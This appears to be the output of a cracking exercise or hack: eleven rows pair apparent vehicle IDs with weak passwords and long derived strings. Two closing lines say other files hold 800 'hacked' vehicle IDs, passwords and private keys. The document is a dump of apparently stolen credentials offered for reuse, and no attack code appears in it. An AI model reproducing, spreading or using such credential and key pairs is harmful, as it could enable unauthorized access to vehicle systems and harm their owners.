004h9o9q	liverpool	YYcShZhbYYcShZhbccgWldlfSSWMbTbVhhlbqiqkZZdTiaichhlbqiqkbbfVkcke
0053jv76	12345678	YYdbUgfeYYdbUgfeddigZlkjbbgeXjihUUZXQcbaggljconmffkibnmleejhamlk
0058likr	00000	YYdgWTVcYYdgWTVcddilbYahggloebdkWWbeURTaTTYbROQXVVadTQSZcchkaXZg
005hgd4t	qazwsx	YYdSROceYYdSROceddiXWThjSSXMLIWYRRWLKHVXOOTIHESUcchWVSgieejYXUik
006fbh3t	pakistan	YYeQMSbeYYeQMSbeeekWSYhkQQWIEKTWMMSEAGPSSSYKGMVYbbhTPVeheekWSYhk
006suqv1	12qwaszx	YYedfbgZYYedfbgZeekjlhmfddjikglefflkmingbbhgiejcggmlnjohZZfegcha
0079g18q	1111111	YYfhRZgbYYfhRZgbffmoYgnihhoqaipkRRYaKSZUZZgiSahcggnpZhojbbikUcje
007oa2zd	asdfgh	YYfZLakOYYfZLakOffmgShrVZZgaMblPLLSM8NXBaahbNcmQkkrlXmwaOOVPBQaE
008qpuzo	00000	YYgbafkZYYgbafkZggojinshbbjedincaaidchmbffnihmrgkksnmrwlZZhcbgla
009468bp	andrew	YYhcegMaYYhcegMahhqlnpVjcclgikQeeenikmSgggpkmoUiMMVQSUAOaajegiOc
00a646va	00000000	YYLecegLYYLecegLLL8RPRT8eeRkikmRccPigikPeeRkikmRggTmkmoTLL8RPRT8

In the *merged_output.txt*, you can get 800 vehicles ID and private key I hacked.
In *Final_Hacking_output*, I provide vehicles IDs, corresponding passwords, and private keys.